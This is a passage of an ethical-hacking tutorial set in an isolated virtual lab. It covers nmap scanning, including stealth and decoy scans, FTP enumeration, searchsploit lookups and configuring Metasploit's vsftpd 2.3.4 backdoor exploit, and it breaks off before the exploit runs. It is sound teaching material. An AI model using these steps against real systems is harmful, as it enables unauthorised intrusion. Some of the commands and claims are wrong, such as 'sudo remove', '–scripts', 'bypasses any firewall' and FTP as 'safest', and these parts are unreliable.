PART ONE

A hands-on introduction guide to ETHICAL HACKING

IBRAHIM ÇEKIRRI

Published on January 10, 2023

Tirana, Albania

Abstract

The security of network systems and applications is being an essential and serious issue for the working flow and progress of a company or institution. Vulnerable software, lack of prudency from IT people (and not only) or minor errors during configurations might be the cause of a major failure of the overall systems in a company , and what is the most dangerous this may destroy the good reputation and credibility on the clients. Making a routine control of vulnerabilities by scanning the whole network and systems part of it will minimize the attack surface and help the IT department for making good decision on future system protection investing. Simple , open source and free, well known tools such as Nmap, Nikto, Kali Linux etc. may be useful for having a realistic view of network, and systems' security situation. Given the OWASP Top Ten Vulnerabilities for 2021, it is a must to take into consideration the SQL Injection and Cross Site Scripting attacks that may occur into our web applications. Testing these systems for possible vulnerabilities will advice IT teams to mitigate and protect the systems from irresolvable damages.

Keywords: *network security, web security, Nmap, OWASP, SQL injection, Cross Site Scripting*

Table of Contents

Introduction

The wide spread of Information technology in all life sectors by using a numerous of diverse systems, technologies and programming languages has also brought a huge number of security problems, and breaches in these systems.

Talking about statistics, in 2020 over 36 billion records were exposed, which has already seen twice the number of records exposed than in all of 2019. This is in spite of the fact that at this point in 2019, only 23.6% of reported breaches did not include record count information, while a sizable 43.6% of 2020's breaches omit the number of records exposed, suggesting that the number of records exposed year to date could be much higher than currently reported. (Inga Goddijin, Cyber Risk Security Team , 2021)

Intruders are trying to threat any system for getting any confidential/sensitive information such as usernames, passwords, card credit information, altering original data and manipulating them, or just blocking availability of IT system' services.

Overcoming these security issues and threats can be challenging, nevertheless not impossible. To have a clear picture of the most threatening security risks, a well-known standard such as OWASP (Open Web Application Security Project) Top Ten could be used as a guide. OWASP Top 10 is a ranking of the ten most dangerous information security risks for web applications, compiled by a community of industry experts. For each point of the rating, the risk is calculated by experts based on the OWASP Risk Rating Methodology and includes an assessment of Weakness Prevalence, Weakness Detectability and Exploitability, as well as the criticality of the consequences of their operation or Technical Impacts. (OWASP Top Ten, 2022).

In this research some of the main security risks included into OWASP Top Ten - 2021 release, will be analyzed by performing real situation simulations. This project could be a good guideline for all IT related people to start making more secure their network and systems by following simple steps as described into document.

Building the Virtual Lab

For making all simulations a virtual lab will be created to not make any harm to real systems or applications. This so-called **Sandbox** (Virtual Lab) is a good solution to test possible vulnerabilities without affecting any running application. In order for the systems not to affect other machines we will configure the network adapters of every virtual machine as : Internal Network.

Systems and Frameworks to be installed




Figure 1: Virtual Box and virtual machines running on it

Kali Linux

The main system we must include into a penetration testing lab is Kali Linux, which is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools targeted towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering. Kali Linux is a multi platform solution, accessible and freely available to information security professionals and hobbyists. (kali.org, About Kali Linux, 2021). Almost all the tests we are making will start from a Kali Linux feature or application. Some of the most powerful Cyber Security tools are pre-installed into Kali Linux and we have free access on them.

Metasploit

The Metasploit framework is a very powerful tool (pre-installed into Kali Linux) which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.

With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions. (Petters, 2020)

To access Metasploit use the command: `└─$ msfconsole`

Other powerful cyber security tools :

- Nmap
- Netcat
- Wireshark
- John the Ripper
- Hydra

Metasploitable 2

For testing our exploitation tools a quasi-real environment framework that contains vulnerabilities must be used. The Metasploitable 2 virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities. This virtual machine is compatible with VMWare, VirtualBox, and other common virtualization platforms. By default, Metasploitable's network interfaces are bound to the NAT and Host-only network adapters, and the image should never be exposed to a hostile network. (rapid7, 2021). Within Metsasploitable 2 framework we can test the vulnerabilities settled into some well known services such as :

- ftp
- ssh
- telnet
- smtp

A default username and password are already accessible as following:
Username: msfadmin
Password: msfadmin




Figure 2:Welcome page of Metasploitable 2 framework

Tip: Metsasploitable 2 Framework may be accessible using its Graphical User Interface. Use the command **startx** and after that : **sudo remove /tmp/.X0-lock** . Re type the command **startx** to access the GUI of Metasploitable 2 Framework.

OWASP BWA

OWASP organization releases not only the standards for securing our systems and testing software/ applications, but this project comes with a user-friendly framework named BWA (Broken Web Application Project). BWA Project contains a list of applications and tutorials to train penetration tester for performing vulnerability scanning based on OWASP Top Ten standards.

The default username and password are as following:
Username: root
Password: owaspbwa

The web applications running within OWASP BWA could be accessed using the Kali Linux browser by entering OWASP ip address into URL. In the following example OWASP Ip address is: **192.168.56.102**




Figure 3:OWASP BWA web applications

Security risks on a network

Scanning the network to find vulnerabilities is the main and a crucial phase for analyzing flaws that can be exploited, assessing systems that are risked and getting the necessary measures to improve the overall security.

Two methods are used for performing vulnerability scanning, non-authenticated and authenticated scanning. The non-credentialed(non authenticated) scans discover services that are open on a computer over the network and send packets on their open ports to determine the version of the operating system, the version of the software behind those services, if there are open file shares, and other information that is available without authenticating (Constantin, 2020).

The second method, authenticated scanning, which as its going to be presented later is more accurate and efficient, because it uses login credentials to collect more detailed and accurate information about the operating system and the software installed on the scanned machines. Some programs might not be accessible over the network but can still have vulnerabilities that are exposed to other attack vectors such as opening maliciously crafted files or accessing malicious web pages. (Constantin, 2020)

Scanning the network – non authenticated approach

One of the main and crucial phases for securing a network is to scan it for possible vulnerabilities. Port scanning is the first step of vulnerability scanning process from which we can get the following information regarding:

- Open ports
- Services running
- Version of services
- Operating system details

By identifying one or some of the listed information, there can be inferred which are the security problems related with service or application and furthermore by doing some research we might find out how to solve these problems.

Getting information about the applications' version, or other details, will make easier for a network security analyst to be aware about the vulnerabilities that can be exploited and the urgency of fixing these security flaws before they are misused to cause harms.

In the firts phase of port scanning it is recommended to identify which systems(computers, servers, routers etc.) are responsive(alive) to the requests we are making for a specified range of IP addresses. The most used tool for testing the existence of a machine in a network is to use Ping messages which

is based on ICMP protocol. If a device replies to these ICMP echo requests this means that the device is running in that network.

There are situations when a firewall can block any request from outside devices, therefore denying any information about the running systems within a network. Still there are some techniques which can avoid this restriction, and one of them will be elaborated in the next paragraphs.

There are a lot of software that can be used for this purpose, but the most professional and used are Nmap and Nessus. In the coming simulations Nmap will be commonly used, however Nessus could be applied as well as it follows the same functioning logic.

Network scanning methodology phases defined by EC – Council, will be the following:

1. *Check for live systems.* You can use something as simple as a ping. This gives you a list of what's actually alive on your network subnet.
2. *Check for open ports.* Once you know which IP addresses are active, find what ports they're listening on.
3. *Scan beyond IDS.* Sometimes your scanning efforts need to be altered to avoid those pesky intrusion detection systems.
4. *Perform banner grabbing.* Banner grabbing and OS fingerprinting tell you what operating system is on the machines and which services they are running.
5. *Scan for vulnerabilities.* Perform a more focused look to find any vulnerabilities these machines haven't been patched for yet.
6. *Draw network diagrams.* A good network diagram displays all the logical and physical pathways to targets you might like.
7. *Prepare proxies.* This obscures your efforts so you remain hidden. (Walker, 2022)

Nmap

Nmap(Network Mapping) is one of the well-known free and open-source network scanning tools among many security professionals. Nmap uses the probing technique to discover hosts in the network and for operating system discovery. (Jevtic, 2020). Nmap will also be efficient to give some extra information about the services running in a host also for their versions.

How it works ?

Nmap starts scans by using the command **nmap** , and adding additional flags(switches) to specify the type of scanning/ scanning technique (this is optional), including at the end the target machine or network which is going to be scanned.

Syntax: $ nmap *<scan options>* **<***target***>** **, i.e.: $** namp -sS 192.168.56.101

Simulation 1:

In this simulation a scanning of the whole network, and later on for a specific host machine(Metasploitable) will be applied.

We start with the second phase of scanning methodology explained in the previous page(first phase results will also be included in this phase), by checking which hosts are running in the network by using a simple command to scan the whole network for running machines in the network 192.168.56.0 **:**

$ nmap 192.168.56.0/24

As result , we can get information about the scanned network' running machines with their IP addresses. Other useful information shown by applying this command are all open ports for each host and services which are using these ports.

An information like this will be important in the next phase where the network will be scanned for vulnerabilities and possible exploitations.

```
┌──(lomi㉿kali)-[~]
└─$ nmap 192.168.56.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-09 18:30 EST
Nmap scan report for 192.168.56.1
Host is up (0.0070s latency).
Not shown: 993 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2869/tcp open  icslap
3306/tcp open  mysql
7070/tcp open  realserver

Nmap scan report for 192.168.56.101
Host is up (0.0077s latency).
Not shown: 977 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap scan report for 192.168.56.102
Host is up (0.0065s latency).
Not shown: 991 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
```

Figure 4: Result of using nmap scanning tool in a network

Table 1:Explanation of nmap command output:

PORT	STATE	SERVICE
The port number/protocol used	Status of the port(open/closed/filtered)	The application/service using the port

Often target machines we are trying to scan may be protected by firewalls which deny any full communication between our scanning machine and the other host. To avoid this problem a very effective flag , nmap -sS will be applied. By using this stealthy scanning flag , the TCP three way handshake process wont be finalized (only two first communication packets will be send) , making difficult for the firewalls to catch this communication between machines in a network.

Usage:

└─$ sudo nmap -sS 192.168.56.101

By applying this command the whole information about open ports, their status and services running will be revealed only for the host with the ip address: **192.168.56.101** . What is more important, is the fact that this command will by-pass any firewall if available in the network.

Note: *The command wont be successful in every situation, as there could be secure firewalls that may block any communication with the target machine. Other nmap commands may be applied.*

```
┌──(lomi㉿kali)-[~]
└─$ sudo nmap -sS 192.168.56.101
[sudo] password for lomi:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-09 19:42 EST
Nmap scan report for 192.168.56.101
Host is up (0.0034s latency).
Not shown: 977 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.34 seconds
```

Figure 5: Output of stealthy scanning using Nmap -sS

Other helpful commands related with nmap scanning are shown as below:

Commands	Description
└─$ sudo nmap -A 192.168.56.101	Aggressive Scanning, provides more information about OS, versions etc. ACK Scan
└─$ sudo nmap -O 192.168.56.101	Used to find the Operating System of the target host
└─$ sudo nmap -sS -D 192.168.10.10 192.168.56.101	Used to hide the identity of scanning machine (pretending to be: 192.168.10.10)
└─$ sudo nmap –scripts vuln 192.168.56.101	Will use all the scanning scripts found in the vuln folder

Other scanning techniques will be presented during the coming simulations, and for getting more information about nmap scanning commands the official documentation can be accessed :

https://nmap.org/book/port-scanning-options.html

Simulation 1 : Enumeration of FTP

Using the output from the first simulation we could figure out which are the services running in the target machine. One of the services was FTP, using an open port 21. FTP, or File Transfer Protocol, is a way to connect two computers to one another in the safest possible way to help transfer files between two or more points. To put it simply, it's the means by which files are securely shared between parties. (Horan, 2019).

Starting from a tiny hint, open port, we would try to test the security of this service by starting to get more details for the service itself and continuing by finding any possible exploitation of the ftp.

After this initial information we can go through the next phase of getting more detailed information about the scanned machine**, enumeration**.

Enumeration in the ethical hacking world is just that—listing the items we find within a specific target. (Walker, 2022). In this process information such as usernames, applications versions, shared folders and services of a system etc. will be used to identify the vulnerabilities in an IT system and trying to exploit them in the next phase.

Banner grabbing

Is one of techniques to receive more detailed information about the service FTP we are trying to exploit. Banners are displayed by the services when establishing a connection with them, telling that any host is now connected with that particular version of service.

Netcat is a powerful tool to find versions of services/applications. The image shows the result of using netcat command for the target host and especially for the port 21.

The output will be the banner that discloses a valuable information for starting an attack to this service because the application used in the port 21 and the version of the service was revealed.

Another option will be to try connecting with the FTP by using the command shown in the image:

└─$ ftp 192.168.56.101

FTP service will reply by showing its version(vsFTPd 2.3.4) but also we may try to access the FTP server by using anonymous login.




Figure 6: Banner grabbing for enumeration phase and getting access

FTP has a way to allow remote users to authenticate without having the need to identify themselves to the server. If this feature is enabled on the FTP server, users will be able to authenticate using anonymous as the username and any password. (Lanaro, 2021)

As it is shown in the above image we could authenticate to the FTP server by using some default credentials: username= Anonymous, password = Anonymous.

Using Nmap

Nmap could be used not only to find open ports or versions of different services but will be a powerful tool to find out vulnerabilities for specific versions of application.

We will apply a stealthy TCP scan(**-sS** flag), adding the flag **-A** for making it an aggressive one, setting a timing option, **-T4**(T5 is the fastest but as fast it is as greater are the possibilities this scan to be catch by IDS or Firewalls), and saving all the results into a text file(result.txt). The command will be :

└─$ sudo nmap -sS -A -T4 -p21 192.168.56.101 -oN results.txt

The output will show information about the service version, possibility of Anonymous login , Operating system where service is installed.

```
┌──(lomi㉿kali)-[~/Desktop]
└─$ sudo nmap -sS -A -T4 -p21 192.168.56.101 -oN results.txt
[sudo] password for lomi:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-10 20:57 EST
Nmap scan report for 192.168.56.101
Host is up (0.00069s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose|switch
Running (JUST GUESSING): Oracle Virtualbox (98%), QEMU (93%), Bay Networks embedded (88%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:baynetworks:baystack_450
Aggressive OS guesses: Oracle Virtualbox (98%), QEMU user mode network gateway (93%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Unix

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.45 ms 10.0.2.2
2   0.47 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.26 seconds
```

Figure 7: Results of an aggressive stealthy scanning using Nmap

Simulation 2: Hacking/Exploiting the FTP service

Step 1 : Checking for available exploits

After getting any possible information about our target, such as : ip address, open port, service running, version of the service etc. it is the right time to try exploitation of the service. As a first step in the exploitation phase we will need to check available exploitations for this explicit version of FTP.

The first method is based on simple internet search where we must check if this version is exploitable and what available exploits files exist. One of the main databases for finding exploits is exploit-db.com .By finding out that that version of service is exploitable we can download and use any of available exploits.




Figure 8: A source of exploits for various applications

The second method is to use some professional tools such as Kali Linux , for checking if FTP version is exploitable and what can be a good exploit to be applied on it. Metasploit can be used for the same purpose but what is most important is that this framework will try to exploit the FTP service using its database exploitations scripts.

In KaliLinux, a local database of exploits can be accessible by using the **searchsploit** command(Basically is the offline database of exploit-db.com). This database contains exploits and information about exploitable versions of services. An example of a search for our ftp 2.3.4 version is shown below:

```
└─$ searchsploit ftp 2.3.4
 Exploit Title                                                |  Path
--------------------------------------------------------------|---------------------------------
Ipswitch WS_FTP Professional < 12.6.0.3 - Local Buffer Overflow (SEH) | windows/dos/43115.py
Nokia Affix < 3.2.0 - btftp Remote Client                     | hardware/remote/1081.c
Nutanix AOS & Prism < 5.5.5 (LTS) / < 5.8.1 (STS) - SFTP Authenticati | multiple/remote/45748.py
OpenBSD 2.x < 2.8 FTPd - 'glob()' Remote Buffer Overflow      | openbsd/remote/20733.c
OpenSSH < 6.6 SFTP (x64) - Command Execution                  | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution                        | linux/remote/45001.py
PyroBatchFTP < 3.19 - Buffer Overflow                         | windows/dos/43548.txt
RhinoSoft Serv-U FTP Server < 5.2 - Remote Denial of Service  | windows/dos/463.c
RhinoSoft Serv-U FTPd Server < 4.2 - Remote Buffer Overflow (Metasplo | windows/remote/18190.rb
Ruby < 2.2.8 / < 2.3.5 / < 2.4.2 / < 2.5.0-preview1 - 'NET::Ftp' Comm | ruby/local/43381.md
Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (1)   | linux/local/47009.c
Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (2)   | multiple/local/47173.sh
Sysax Multi Server < 5.25 (SFTP Module) - Multiple Denial of Service | windows/dos/13958.txt
VicFTPS < 5.0 - 'CWD' Remote Buffer Overflow (PoC)            | windows/dos/3331.c
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)        | unix/remote/17491.rb
```

Figure 9: Usage of searchsploit , exploits and their paths

Analyzing the output will give necessary information about available exploits for the ftp server and the paths where the exploitable files are saved into system directories.

It is important to know that **searchsploi**t won't be used to exploit/attack any service, but it is just a database of exploits. These exploit files can be used by exploitable tools such as Metasploit to gain access in vulnerable services.(The files should be exported to Metasploit framework : https://kalinull.medium.com/how-to-add-a-module-to-metasploit-from-exploit-db-d389c2a33f6d)

Tip : *As we are dealing with an offline database it is necessary to update the database for new exploits using the following command:* └─*$* ***searchsploit -u***

Step 2: Searching for exploitations in the Metasploit Framework

In the second phase of exploitation, we will test some of available exploit scripts to gain access or to block the operation of FTP services. Exploit scripts found in Metasploit framework will perform attacks in particular services to check if they are vulnerable.

Lets start by opening the Metasploit using the command in any Kali Linux terminal: └─**$ msfconsole**

After opening the console of Metasploit we can search for FTP exploits: **msf6 > search ftp 2.3.4**

The results of this search are shown in the following image:

```
msf6 > search ftp 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figure 10:Searching for FTP exploits scripts in Metasploit

The output will show the exploit path, the disclosure date, the rank for efficacy of this script and any description.

Step 3 : Using the script to exploit the ftp service

By getting the available exploits from the search command above , we can select which module to use for starting an attack. In our case there is shown only one module, therefore we can use only that module.

- To select the preferred module the following command will be applied:

  msf6 > use 0 *or* **use unix/ftp/vsftpd_234_backdoor**

- To show available payloads(code to exploit the vulnerability) in this module we use the command :

  msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

- To select the payload we can use the **index** or the **path(name) of payload :**
  msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact *or:*
  msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use PAYLOAD cmd/unix/interact

```
msf6 > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                Disclosure Date  Rank    Check  Description
   -  ----                ---------------  ----    -----  -----------
   0  cmd/unix/interact                    normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use PAYLOAD cmd/unix/interact

Matching Modules
================

   #  Name                      Disclosure Date  Rank    Check  Description
   -  ----                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                  normal  No     Unix Command, Interact with Established Connect


Interact with a module by name or index. For example info 0, use 0 or use payload/cmd/unix/interact

[*] Using payload/cmd/unix/interact
msf6 payload(cmd/unix/interact) >
```

Figure 11:Configuration of exploitation tools

- After applying the above settings, we must set our target IP address. Before this step is advisable to check all the settings needed for attacking the victim machine :

  msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

- Two features will be shown :

RHOST – Target Host
RPORT – The target port to be exploited

The following command will set the target host address (port is already set, 21):

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101

- **Last step is to start the exploitation by using the following command:**

  msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
